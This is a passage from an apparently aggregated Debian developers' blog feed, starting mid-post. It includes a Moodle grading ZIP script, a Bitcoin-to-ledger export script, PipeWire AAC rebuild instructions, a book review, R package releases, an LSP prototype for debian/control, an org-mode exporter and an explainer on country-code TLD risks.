    Student B's perfectly named assignment.pdf
    Student B's perfectly named assignment.xopp
  Student C_21093_assignsubmission_file
    graded paper.pdf
    Student C's perfectly named assignment.pdf
    Student C's perfectly named assignment.xopp
 
Before I can upload files back to Moodle, this directory needs to be copied (I have to keep the original files), cleaned of everything but the graded paper.pdf files and compressed in a ZIP. You can see how this can quickly get tedious to do by hand. Not being a complete tool, I often resorted to crafting a few spurious shell one-liners each time I had to do this1. Eventually I got tired of ctrl-R-ing my shell history and wrote something reusable. Behold this script! When I began writing this post, I was certain I had cheaped out on my 2021 New Year's resolution and written it in Shell, but glory!, it seems I used a proper scripting language instead.
#!/usr/bin/python3
# Copyright (C) 2023, Louis-Philippe V ronneau <pollo@debian.org>
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program.  If not, see <http://www.gnu.org/licenses/>.
"""
This script aims to take a directory containing PDF files exported via the
Moodle mass download function, remove everything but the final files to submit
back to the students and zip it back.
usage: ./moodle-zip.py <target_dir>
"""
import os
import shutil
import sys
import tempfile
from fnmatch import fnmatch
def sanity(directory):
    """Run sanity checks before doing anything else"""
    base_directory = os.path.basename(os.path.normpath(directory))
    if not os.path.isdir(directory):
        sys.exit(f"Target directory  directory  is not a valid directory")
    if os.path.exists(f"/tmp/ base_directory .zip"):
        sys.exit(f"Final ZIP file path '/tmp/ base_directory .zip' already exists")
    for root, dirnames, _ in os.walk(directory):
        for dirname in dirnames:
            corrige_present = False
            for file in os.listdir(os.path.join(root, dirname)):
                if fnmatch(file, 'graded paper.pdf'):
                    corrige_present = True
            if corrige_present is False:
                sys.exit(f"Directory  dirname  does not contain a 'graded paper.pdf' file")
def clean(directory):
    """Remove superfluous files, to keep only the graded PDF"""
    with tempfile.TemporaryDirectory() as tmp_dir:
        shutil.copytree(directory, tmp_dir, dirs_exist_ok=True)
        for root, _, filenames in os.walk(tmp_dir):
            for file in filenames:
                if not fnmatch(file, 'graded paper.pdf'):
                    os.remove(os.path.join(root, file))
        compress(tmp_dir, directory)
def compress(directory, target_dir):
    """Compress directory into a ZIP file and save it to the target dir"""
    target_dir = os.path.basename(os.path.normpath(target_dir))
    shutil.make_archive(f"/tmp/ target_dir ", 'zip', directory)
    print(f"Final ZIP file has been saved to '/tmp/ target_dir .zip'")
def main():
    """Main function"""
    target_dir = sys.argv[1]
    sanity(target_dir)
    clean(target_dir)
if __name__ == "__main__":
    main()
If for some reason you happen to have a similar workflow as I and end up using this script, hit me up? Now, back to grading...

  1. If I recall correctly, the lazy way I used to do it involved copying the directory, renaming the extension of the graded paper.pdf files, deleting all .pdf and .xopp files using find and changing graded paper.foobar back to a PDF. Some clever regex or learning awk from the ground up could've probably done the job as well, but you know, that would have required using my brain and spending spoons...

7 March 2024

Petter Reinholdtsen: Plain text accounting file from your bitcoin transactions

A while back I wrote a small script to extract the Bitcoin transactions in a wallet in the ledger plain text accounting format. The last few days I spent some time to get it working better with more special cases. In case it can be useful for others, here is a copy:
#!/usr/bin/python3
#  -*- coding: utf-8 -*-
#  Copyright (c) 2023-2024 Petter Reinholdtsen
from decimal import Decimal
import json
import subprocess
import time
import numpy
def format_float(num):
    return numpy.format_float_positional(num, trim='-')
accounts =  
    u'amount' : 'Assets:BTC:main',
 
addresses =  
    '' : 'Assets:bankkonto',
    '' : 'Assets:bankkonto',
 
def exec_json(cmd):
    proc = subprocess.Popen(cmd,stdout=subprocess.PIPE)
    j = json.loads(proc.communicate()[0], parse_float=Decimal)
    return j
def list_txs():
    # get all transactions for all accounts / addresses
    c = 0
    txs = []
    txidfee =  
    limit=100000
    cmd = ['bitcoin-cli', 'listtransactions', '*', str(limit)]
    if True:
        txs.extend(exec_json(cmd))
    else:
        # Useful for debugging
        with open('transactions.json') as f:
            txs.extend(json.load(f, parse_float=Decimal))
    #print txs
    for tx in sorted(txs, key=lambda a: a['time']):
#        print tx['category']
        if 'abandoned' in tx and tx['abandoned']:
            continue
        if 'confirmations' in tx and 0 >= tx['confirmations']:
            continue
        when = time.strftime('%Y-%m-%d %H:%M', time.localtime(tx['time']))
        if 'message' in tx:
            desc = tx['message']
        elif 'comment' in tx:
            desc = tx['comment']
        elif 'label' in tx:
            desc = tx['label']
        else:
            desc = 'n/a'
        print("%s %s" % (when, desc))
        if 'address' in tx:
            print("  ; to bitcoin address %s" % tx['address'])
        else:
            print("  ; missing address in transaction, txid=%s" % tx['txid'])
        print(f"  ; amount= tx['amount'] ")
        if 'fee'in tx:
            print(f"  ; fee= tx['fee'] ")
        for f in accounts.keys():
            if f in tx and Decimal(0) != tx[f]:
                amount = tx[f]
                print("  %-20s   %s BTC" % (accounts[f], format_float(amount)))
        if 'fee' in tx and Decimal(0) != tx['fee']:
            # Make sure to list fee used in several transactions only once.
            if 'fee' in tx and tx['txid'] in txidfee \
               and tx['fee'] == txidfee[tx['txid']]:
                True
            else:
                fee = tx['fee']
                print("  %-20s   %s BTC" % (accounts['amount'], format_float(fee)))
                print("  %-20s   %s BTC" % ('Expences:BTC-fee', format_float(-fee)))
                txidfee[tx['txid']] = tx['fee']
        if 'address' in tx and tx['address'] in addresses:
            print("  %s" % addresses[tx['address']])
        else:
            if 'generate' == tx['category']:
                print("  Income:BTC-mining")
            else:
                if amount < Decimal(0):
                    print(f"  Assets:unknown:sent:update-script-addr- tx['address'] ")
                else:
                    print(f"  Assets:unknown:received:update-script-addr- tx['address'] ")
        print()
        c = c + 1
    print("# Found %d transactions" % c)
    if limit == c:
        print(f"# Warning: Limit  limit  reached, consider increasing limit.")
def main():
    list_txs()
main()
It is more of a proof of concept, and I do not expect it to handle all edge cases, but it worked for me, and perhaps you can find it useful too. To get a more interesting result, it is useful to map accounts sent to or received from to accounting accounts, using the addresses hash. As these will be very context dependent, I leave out my list to allow each user to fill out their own list of accounts. Out of the box, 'ledger reg BTC:main' should be able to show the amount of BTCs present in the wallet at any given time in the past. For other and more valuable analysis, a account plan need to be set up in the addresses hash. Here is an example transaction:
2024-03-07 17:00 Donated to good cause
    Assets:BTC:main                           -0.1 BTC
    Assets:BTC:main                       -0.00001 BTC
    Expences:BTC-fee                       0.00001 BTC
    Expences:donations                         0.1 BTC
It need a running Bitcoin Core daemon running, as it connect to it using bitcoin-cli listtransactions * 100000 to extract the transactions listed in the Wallet. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

Gunnar Wolf: Constructed truths truth and knowledge in a post-truth world

This post is a review for Computing Reviews for Constructed truths truth and knowledge in a post-truth world , a book published in Springer Link
Many of us grew up used to having some news sources we could implicitly trust, such as well-positioned newspapers and radio or TV news programs. We knew they would only hire responsible journalists rather than risk diluting public trust and losing their brand s value. However, with the advent of the Internet and social media, we are witnessing what has been termed the post-truth phenomenon. The undeniable freedom that horizontal communication has given us automatically brings with it the emergence of filter bubbles and echo chambers, and truth seems to become a group belief. Contrary to my original expectations, the core topic of the book is not about how current-day media brings about post-truth mindsets. Instead it goes into a much deeper philosophical debate: What is truth? Does truth exist by itself, objectively, or is it a social construct? If activists with different political leanings debate a given subject, is it even possible for them to understand the same points for debate, or do they truly experience parallel realities? The author wrote this book clearly prompted by the unprecedented events that took place in 2020, as the COVID-19 crisis forced humanity into isolation and online communication. Donald Trump is explicitly and repeatedly presented throughout the book as an example of an actor that took advantage of the distortions caused by post-truth. The first chapter frames the narrative from the perspective of information flow over the last several decades, on how the emergence of horizontal, uncensored communication free of editorial oversight started empowering the netizens and created a temporary information flow utopia. But soon afterwards, algorithmic gatekeepers started appearing, creating a set of personalized distortions on reality; users started getting news aligned to what they already showed interest in. This led to an increase in polarization and the growth of narrative-framing-specific communities that served as echo chambers for disjoint views on reality. This led to the growth of conspiracy theories and, necessarily, to the science denial and pseudoscience that reached unimaginable peaks during the COVID-19 crisis. Finally, when readers decide based on completely subjective criteria whether a scientific theory such as global warming is true or propaganda, or question what most traditional news outlets present as facts, we face the phenomenon known as fake news. Fake news leads to post-truth, a state where it is impossible to distinguish between truth and falsehood, and serves only a rhetorical function, making rational discourse impossible. Toward the end of the first chapter, the tone of writing quickly turns away from describing developments in the spread of news and facts over the last decades and quickly goes deep into philosophy, into the very thorny subject pursued by said discipline for millennia: How can truth be defined? Can different perspectives bring about different truth values for any given idea? Does truth depend on the observer, on their knowledge of facts, on their moral compass or in their honest opinions? Zoglauer dives into epistemology, following various thinkers ideas on what can be understood as truth: constructivism (whether knowledge and truth values can be learnt by an individual building from their personal experience), objectivity (whether experiences, and thus truth, are universal, or whether they are naturally individual), and whether we can proclaim something to be true when it corresponds to reality. For the final chapter, he dives into the role information and knowledge play in assigning and understanding truth value, as well as the value of second-hand knowledge: Do we really own knowledge because we can look up facts online (even if we carefully check the sources)? Can I, without any medical training, diagnose a sickness and treatment by honestly and carefully looking up its symptoms in medical databases? Wrapping up, while I very much enjoyed reading this book, I must confess it is completely different from what I expected. This book digs much more into the abstract than into information flow in modern society, or the impact on early 2020s politics as its editorial description suggests. At 160 pages, the book is not a heavy read, and Zoglauer s writing style is easy to follow, even across the potentially very deep topics it presents. Its main readership is not necessarily computing practitioners or academics. However, for people trying to better understand epistemology through its expressions in the modern world, it will be a very worthy read.

4 March 2024

Dirk Eddelbuettel: tinythemes 0.0.2 at CRAN: Maintenance


A first maintenance of the still fairly new package tinythemes arrived on CRAN today. tinythemes provides the theme_ipsum_rc() function from hrbrthemes by Bob Rudis in a zero (added) dependency way. A simple example is (also available as a demo inside the package) contrasts the default style (on left) with the one added by this package (on the right): This version mostly just updates to the newest releases of ggplot2 as one must, and takes advantage of Bob s update to hrbrthemes yesterday. The full set of changes since the initial CRAN release follows.

Changes in spdl version 0.0.2 (2024-03-04)
  • Added continuous integrations action based on r2u
  • Added demo/ directory and a READNE.md
  • Minor edits to help page content
  • Synchronised with ggplot2 3.5.0 via hrbrthemes

Courtesy of my CRANberries, there is a diffstat report relative to previous release. More detailed information is on the repo where comments and suggestions are welcome. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

3 March 2024

Dirk Eddelbuettel: RcppArmadillo 0.12.8.1.0 on CRAN: Upstream Fix, Interface Polish

armadillo image Armadillo is a powerful and expressive C++ template library for linear algebra and scientific computing. It aims towards a good balance between speed and ease of use, has a syntax deliberately close to Matlab, and is useful for algorithm development directly in C++, or quick conversion of research code into production environments. RcppArmadillo integrates this library with the R environment and language and is widely used by (currently) 1130 other packages on CRAN, downloaded 32.8 million times (per the partial logs from the cloud mirrors of CRAN), and the CSDA paper (preprint / vignette) by Conrad and myself has been cited 578 times according to Google Scholar. This release brings a new upstream bugfix release Armadillo 12.8.1 prepared by Conrad yesterday. It was delayed for a few hours as CRAN noticed an error in one package which we all concluded was spurious as it could be reproduced outside of the one run there. Following from the previous release, we also use the slighty faster Lighter header in the examples. And once it got to CRAN I also updated the Debian package. The set of changes since the last CRAN release follows.

Changes in RcppArmadillo version 0.12.8.1.0 (2024-03-02)
  • Upgraded to Armadillo release 12.8.1 (Cortisol Injector)
    • Workaround in norm() for yet another bug in macOS accelerate framework
  • Update README for RcppArmadillo usage counts
  • Update examples to use '#include <RcppArmadillo/Lighter>' for faster compilation excluding unused Rcpp features

Courtesy of my CRANberries, there is a diffstat report relative to previous release. More detailed information is on the RcppArmadillo page. Questions, comments etc should go to the rcpp-devel mailing list off the Rcpp R-Forge page. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

25 February 2024

Jacob Adams: AAC and Debian

Currently, in a default installation of Debian with the GNOME desktop, Bluetooth headphones that require the AAC codec1 cannot be used. As the Debian wiki outlines, using the AAC codec over Bluetooth, while technically supported by PipeWire, is explicitly disabled in Debian at this time. This is because the fdk-aac library needed to enable this support is currently in the non-free component of the repository, meaning that PipeWire, which is in the main component, cannot depend on it.

How to Fix it Yourself If what you, like me, need is simply for Bluetooth Audio to work with AAC in Debian s default desktop environment2, then you ll need to rebuild the pipewire package to include the AAC codec. While the current version in Debian main has been built with AAC deliberately disabled, it is trivial to enable if you can install a version of the fdk-aac library. I preface this with the usual caveats when it comes to patent and licensing controversies. I am not a lawyer, building this package and/or using it could get you into legal trouble. These instructions have only been tested on an up-to-date copy of Debian 12.
  1. Install pipewire s build dependencies
    sudo apt install build-essential devscripts
    sudo apt build-dep pipewire
    
  2. Install libfdk-aac-dev
    sudo apt install libfdk-aac-dev
    
    If the above doesn t work you ll likely need to enable non-free and try again
    sudo sed -i 's/main/main non-free/g' /etc/apt/sources.list
    sudo apt update
    
    Alternatively, if you wish to ensure you are maximally license-compliant and patent un-infringing3, you can instead build fdk-aac-free which includes only those components of AAC that are known to be patent-free3. This is what should eventually end up in Debian to resolve this problem (see below).
    sudo apt install git-buildpackage
    mkdir fdk-aac-source
    cd fdk-aac-source
    git clone https://salsa.debian.org/multimedia-team/fdk-aac
    cd fdk-aac
    gbp buildpackage
    sudo dpkg -i ../libfdk-aac2_*deb ../libfdk-aac-dev_*deb
    
  3. Get the pipewire source code
    mkdir pipewire-source
    cd pipewire-source
    apt source pipewire
    
    This will create a bunch of files within the pipewire-source directory, but you ll only need the pipewire-<version> folder, this contains all the files you ll need to build the package, with all the debian-specific patches already applied. Note that you don t want to run the apt source command as root, as it will then create files that your regular user cannot edit.
  4. Fix the dependencies and build options To fix up the build scripts to use the fdk-aac library, you need to save the following as pipewire-source/aac.patch
    --- debian/control.orig
    +++ debian/control
    @@ -40,8 +40,8 @@
                 modemmanager-dev,
                 pkg-config,
                 python3-docutils,
    -               systemd [linux-any]
    -Build-Conflicts: libfdk-aac-dev
    +               systemd [linux-any],
    +               libfdk-aac-dev
     Standards-Version: 4.6.2
     Vcs-Browser: https://salsa.debian.org/utopia-team/pipewire
     Vcs-Git: https://salsa.debian.org/utopia-team/pipewire.git
    --- debian/rules.orig
    +++ debian/rules
    @@ -37,7 +37,7 @@
     		-Dauto_features=enabled \
     		-Davahi=enabled \
     		-Dbluez5-backend-native-mm=enabled \
    -		-Dbluez5-codec-aac=disabled \
    +		-Dbluez5-codec-aac=enabled \
     		-Dbluez5-codec-aptx=enabled \
     		-Dbluez5-codec-lc3=enabled \
     		-Dbluez5-codec-lc3plus=disabled \
    
    Then you ll need to run patch from within the pipewire-<version> folder created by apt source:
    patch -p0 < ../aac.patch
    
  5. Build pipewire
    cd pipewire-*
    debuild
    
    Note that you will likely see an error from debsign at the end of this process, this is harmless, you simply don t have a GPG key set up to sign your newly-built package4. Packages don t need to be signed to be installed, and debsign uses a somewhat non-standard signing process that dpkg does not check anyway.
  1. Install libspa-0.2-bluetooth
    sudo dpkg -i libspa-0.2-bluetooth_*.deb
    
  2. Restart PipeWire and/or Reboot
    sudo reboot
    
    Theoretically there s a set of services to restart here that would get pipewire to pick up the new library, probably just pipewire itself. But it s just as easy to restart and ensure everything is using the correct library.

Why This is a slightly unusual situation, as the fdk-aac library is licensed under what even the GNU project acknowledges is a free software license. However, this license explicitly informs the user that they need to acquire a patent license to use this software5:
3. NO PATENT LICENSE NO EXPRESS OR IMPLIED LICENSES TO ANY PATENT CLAIMS, including without limitation the patents of Fraunhofer, ARE GRANTED BY THIS SOFTWARE LICENSE. Fraunhofer provides no warranty of patent non-infringement with respect to this software. You may use this FDK AAC Codec software or modifications thereto only for purposes that are authorized by appropriate patent licenses.
To quote the GNU project:
Because of this, and because the license author is a known patent aggressor, we encourage you to be careful about using or redistributing software under this license: you should first consider whether the licensor might aim to lure you into patent infringement.
AAC is covered by a number of patents, which expire at some point in the 2030s6. As such the current version of the library is potentially legally dubious to ship with any other software, as it could be considered patent-infringing3.

Fedora s solution Since 2017, Fedora has included a modified version of the library as fdk-aac-free, see the announcement and the bugzilla bug requesting review. This version of the library includes only the AAC LC profile, which is believed to be entirely patent-free3. Based on this, there is an open bug report in Debian requesting that the fdk-aac package be moved to the main component and that the pipwire package be updated to build against it.

The Debian NEW queue To resolve these bugs, a version of fdk-aac-free has been uploaded to Debian by Jeremy Bicha. However, to make it into Debian proper, it must first pass through the ftpmaster s NEW queue. The current version of fdk-aac-free has been in the NEW queue since July 2023. Based on conversations in some of the bugs above, it s been there since at least 20227. I hope this helps anyone stuck with AAC to get their hardware working for them while we wait for the package to eventually make it through the NEW queue. Discuss on Hacker News
  1. Such as, for example, any Apple AirPods, which only support AAC AFAICT.
  2. Which, as of Debian 12 is GNOME 3 under Wayland with PipeWire.
  3. I m not a lawyer, I don t know what kinds of infringement might or might not be possible here, do your own research, etc. 2 3 4
  4. And if you DO have a key setup with debsign you almost certainly don t need these instructions.
  5. This was originally phrased as explicitly does not grant any patent rights. It was pointed out on Hacker News that this is not exactly what it says, as it also includes a specific note that you ll need to acquire your own patent license. I ve now quoted the relevant section of the license for clarity.
  6. Wikipedia claims the base patents expire in 2031, with the extensions expiring in 2038, but its source for these claims is some guy s spreadsheet in a forum. The same discussion also brings up Wikipedia s claim and casts some doubt on it, so I m not entirely sure what s correct here, but I didn t feel like doing a patent deep-dive today. If someone can provide a clear answer that would be much appreciated.
  7. According to Jeremy B cha: https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=1021370#17

20 February 2024

Niels Thykier: Language Server (LSP) support for debian/control

About a month ago, Otto Kek l inen asked for editor extensions for debian related files on the debian-devel mailing list. In that thread, I concluded that what we were missing was a "Language Server" (LSP) for our packaging files. Last week, I started a prototype for such a LSP for the debian/control file as a starting point based on the pygls library. The initial prototype worked and I could do very basic diagnostics plus completion suggestion for field names.
Current features I got 4 basic features implemented, though I have only been able to test two of them in emacs.
  • Diagnostics or linting of basic issues.
  • Completion suggestions for all known field names that I could think of and values for some fields.
  • Folding ranges (untested). This feature enables the editor to "fold" multiple lines. It is often used with multi-line comments and that is the feature currently supported.
  • On save, trim trailing whitespace at the end of lines (untested). Might not be registered correctly on the server end.
Despite its very limited feature set, I feel editing debian/control in emacs is now a much more pleasant experience. Coming back to the features that Otto requested, the above covers a grand total of zero. Sorry, Otto. It is not you, it is me.
Completion suggestions For completion, all known fields are completed. Place the cursor at the start of the line or in a partially written out field name and trigger the completion in your editor. In my case, I can type R-R-R and trigger the completion and the editor will automatically replace it with Rules-Requires-Root as the only applicable match. Your milage may vary since I delegate most of the filtering to the editor, meaning the editor has the final say about whether your input matches anything. The only filtering done on the server side is that the server prunes out fields already used in the paragraph, so you are not presented with the option to repeat an already used field, which would be an error. Admittedly, not an error the language server detects at the moment, but other tools will. When completing field, if the field only has one non-default value such as Essential which can be either no (the default, but you should not use it) or yes, then the completion suggestion will complete the field along with its value. This is mostly only applicable for "yes/no" fields such as Essential and Protected. But it does also trigger for Package-Type at the moment. As for completing values, here the language server can complete the value for simple fields such as "yes/no" fields, Multi-Arch, Package-Type and Priority. I intend to add support for Section as well - maybe also Architecture.
Diagnostics On the diagnostic front, I have added multiple diagnostics:
  • An error marker for syntax errors.
  • An error marker for missing a mandatory field like Package or Architecture. This also includes Standards-Version, which is admittedly mandatory by policy rather than tooling falling part.
  • An error marker for adding Multi-Arch: same to an Architecture: all package.
  • Error marker for providing an unknown value to a field with a set of known values. As an example, writing foo in Multi-Arch would trigger this one.
  • Warning marker for using deprecated fields such as DM-Upload-Allowed, or when setting a field to its default value for fields like Essential. The latter rule only applies to selected fields and notably Multi-Arch: no does not trigger a warning.
  • Info level marker if a field like Priority duplicates the value of the Source paragraph.
Notable omission at this time:
  • No errors are raised if a field does not have a value.
  • No errors are raised if a field is duplicated inside a paragraph.
  • No errors are used if a field is used in the wrong paragraph.
  • No spellchecking of the Description field.
  • No understanding that Foo and X[CBS]-Foo are related. As an example, XC-Package-Type is completely ignored despite being the old name for Package-Type.
  • Quick fixes to solve these problems... :)
Trying it out If you want to try, it is sadly a bit more involved due to things not being uploaded or merged yet. Also, be advised that I will regularly rebase my git branches as I revise the code. The setup:
  • Build and install the deb of the main branch of pygls from https://salsa.debian.org/debian/pygls The package is in NEW and hopefully this step will soon just be a regular apt install.
  • Build and install the deb of the rts-locatable branch of my python-debian fork from https://salsa.debian.org/nthykier/python-debian There is a draft MR of it as well on the main repo.
  • Build and install the deb of the lsp-support branch of debputy from https://salsa.debian.org/debian/debputy
  • Configure your editor to run debputy lsp debian/control as the language server for debian/control. This is depends on your editor. I figured out how to do it for emacs (see below). I also found a guide for neovim at https://neovim.io/doc/user/lsp. Note that debputy can be run from any directory here. The debian/control is a reference to the file format and not a concrete file in this case.
Obviously, the setup should get easier over time. The first three bullet points should eventually get resolved by merges and upload meaning you end up with an apt install command instead of them. For the editor part, I would obviously love it if we can add snippets for editors to make the automatically pick up the language server when the relevant file is installed.
Using the debputy LSP in emacs The guide I found so far relies on eglot. The guide below assumes you have the elpa-dpkg-dev-el package installed for the debian-control-mode. Though it should be a trivially matter to replace debian-control-mode with a different mode if you use a different mode for your debian/control file. In your emacs init file (such as ~/.emacs or ~/.emacs.d/init.el), you add the follow blob.
(with-eval-after-load 'eglot
    (add-to-list 'eglot-server-programs
        '(debian-control-mode . ("debputy" "lsp" "debian/control"))))
Once you open the debian/control file in emacs, you can type M-x eglot to activate the language server. Not sure why that manual step is needed and if someone knows how to automate it such that eglot activates automatically on opening debian/control, please let me know. For testing completions, I often have to manually activate them (with C-M-i or M-x complete-symbol). Though, it is a bit unclear to me whether this is an emacs setting that I have not toggled or something I need to do on the language server side.
From here As next steps, I will probably look into fixing some of the "known missing" items under diagnostics. The quick fix would be a considerable improvement to assisting users. In the not so distant future, I will probably start to look at supporting other files such as debian/changelog or look into supporting configuration, so I can cover formatting features like wrap-and-sort. I am also very much open to how we can provide integrations for this feature into editors by default. I will probably create a separate binary package for specifically this feature that pulls all relevant dependencies that would be able to provide editor integrations as well.

Niels Thykier: Language Server (LSP) support for debian/control

Work done:
  • [X] No errors are raised if a field does not have a value.
  • [X] No errors are raised if a field is duplicated inside a paragraph.
  • [X] No errors are used if a field is used in the wrong paragraph.
  • [ ] No spellchecking of the Description field.
  • [X] No understanding that Foo and X[CBS]-Foo are related. As an example, XC-Package-Type is completely ignored despite being the old name for Package-Type.
  • [X] Fixed the on-save trim end of line whitespace. Bug in the server end.
  • [X] Hover text for field names

16 February 2024

David Bremner: Generating ikiwiki markdown from org

My web pages are (still) in ikiwiki, but lately I have started authoring things like assignments and lectures in org-mode so that I can have some literate programming facilities. There is is org-mode export built-in, but it just exports source blocks as examples (i.e. unhighlighted verbatim). I added a custom exporter to mark up source blocks in a way ikiwiki can understand. Luckily this is not too hard the second time.
(with-eval-after-load "ox-md"
  (org-export-define-derived-backend 'ik 'md
    :translate-alist '((src-block . ik-src-block))
    :menu-entry '(?m 1 ((?i "ikiwiki" ik-export-to-ikiwiki)))))
(defun ik-normalize-language  (str)
  (cond
   ((string-equal str "plait") "racket")
   ((string-equal str "smol") "racket")
   (t str)))
(defun ik-src-block (src-block contents info)
  "Transcode a SRC-BLOCK element from Org to beamer
         CONTENTS is nil.  INFO is a plist used as a communication
         channel."
  (let* ((body  (org-element-property :value src-block))
         (lang  (ik-normalize-language (org-element-property :language src-block))))
    (format "[[!format <span class="error">Error: unsupported page format &#37;s</span>]]" lang body)))
(defun ik-export-to-ikiwiki
    (&optional async subtreep visible-only body-only ext-plist)
  "Export current buffer as an ikiwiki markdown file.
    See org-md-export-to-markdown for full docs"
  (require 'ox)
  (interactive)
  (let ((file (org-export-output-file-name ".mdwn" subtreep)))
    (org-export-to-file 'ik file
      async subtreep visible-only body-only ext-plist)))

13 February 2024

Matthew Palmer: Not all TLDs are Created Equal

In light of the recent cancellation of the queer.af domain registration by the Taliban, the fragile and difficult nature of country-code top-level domains (ccTLDs) has once again been comprehensively demonstrated. Since many people may not be aware of the risks, I thought I d give a solid explainer of the whole situation, and explain why you should, in general, not have anything to do with domains which are registered under ccTLDs.

Top-level What-Now? A top-level domain (TLD) is the last part of a domain name (the collection of words, separated by periods, after the https:// in your web browser s location bar). It s the com in example.com, or the af in queer.af. There are two kinds of TLDs: country-code TLDs (ccTLDs) and generic TLDs (gTLDs). Despite all being TLDs, they re very different beasts under the hood.

What s the Difference? Generic TLDs are what most organisations and individuals register their domains under: old-school technobabble like com , net , or org , historical oddities like gov , and the new-fangled world of words like tech , social , and bank . These gTLDs are all regulated under a set of rules created and administered by ICANN (the Internet Corporation for Assigned Names and Numbers ), which try to ensure that things aren t a complete wild-west, limiting things like price hikes (well, sometimes, anyway), and providing means for disputes over names1. Country-code TLDs, in contrast, are all two letters long2, and are given out to countries to do with as they please. While ICANN kinda-sorta has something to do with ccTLDs (in the sense that it makes them exist on the Internet), it has no authority to control how a ccTLD is managed. If a country decides to raise prices by 100x, or cancel all registrations that were made on the 12th of the month, there s nothing anyone can do about it. If that sounds bad, that s because it is. Also, it s not a theoretical problem the Taliban deciding to asssert its bigotry over the little corner of the Internet namespace it has taken control of is far from the first time that ccTLDs have caused grief.

Shifting Sands The queer.af cancellation is interesting because, at the time the domain was reportedly registered, 2018, Afghanistan had what one might describe as, at least, a different political climate. Since then, of course, things have changed, and the new bosses have decided to get a bit more active. Those running queer.af seem to have seen the writing on the wall, and were planning on moving to another, less fraught, domain, but hadn t completed that move when the Taliban came knocking.

The Curious Case of Brexit When the United Kingdom decided to leave the European Union, it fell foul of the EU s rules for the registration of domains under the eu ccTLD3. To register (and maintain) a domain name ending in .eu, you have to be a resident of the EU. When the UK ceased to be part of the EU, residents of the UK were no longer EU residents. Cue much unhappiness, wailing, and gnashing of teeth when this was pointed out to Britons. Some decided to give up their domains, and move to other parts of the Internet, while others managed to hold onto them by various legal sleight-of-hand (like having an EU company maintain the registration on their behalf). In any event, all very unpleasant for everyone involved.

Geopolitics on the Internet?!? After Russia invaded Ukraine in February 2022, the Ukranian Vice Prime Minister asked ICANN to suspend ccTLDs associated with Russia. While ICANN said that it wasn t going to do that, because it wouldn t do anything useful, some domain registrars (the companies you pay to register domain names) ceased to deal in Russian ccTLDs, and some websites restricted links to domains with Russian ccTLDs. Whether or not you agree with the sort of activism implied by these actions, the fact remains that even the actions of a government that aren t directly related to the Internet can have grave consequences for your domain name if it s registered under a ccTLD. I don t think any gTLD operator will be invading a neighbouring country any time soon.

Money, Money, Money, Must Be Funny When you register a domain name, you pay a registration fee to a registrar, who does administrative gubbins and causes you to be able to control the domain name in the DNS. However, you don t own that domain name4 you re only renting it. When the registration period comes to an end, you have to renew the domain name, or you ll cease to be able to control it. Given that a domain name is typically your brand or identity online, the chances are you d prefer to keep it over time, because moving to a new domain name is a massive pain, having to tell all your customers or users that now you re somewhere else, plus having to accept the risk of someone registering the domain name you used to have and capturing your traffic it s all a gigantic hassle. For gTLDs, ICANN has various rules around price increases and bait-and-switch pricing that tries to keep a lid on the worst excesses of registries. While there are any number of reasonable criticisms of the rules, and the Internet community has to stay on their toes to keep ICANN from totally succumbing to regulatory capture, at least in the gTLD space there s some degree of control over price gouging. On the other hand, ccTLDs have no effective controls over their pricing. For example, in 2008 the Seychelles increased the price of .sc domain names from US$25 to US$75. No reason, no warning, just pay up .

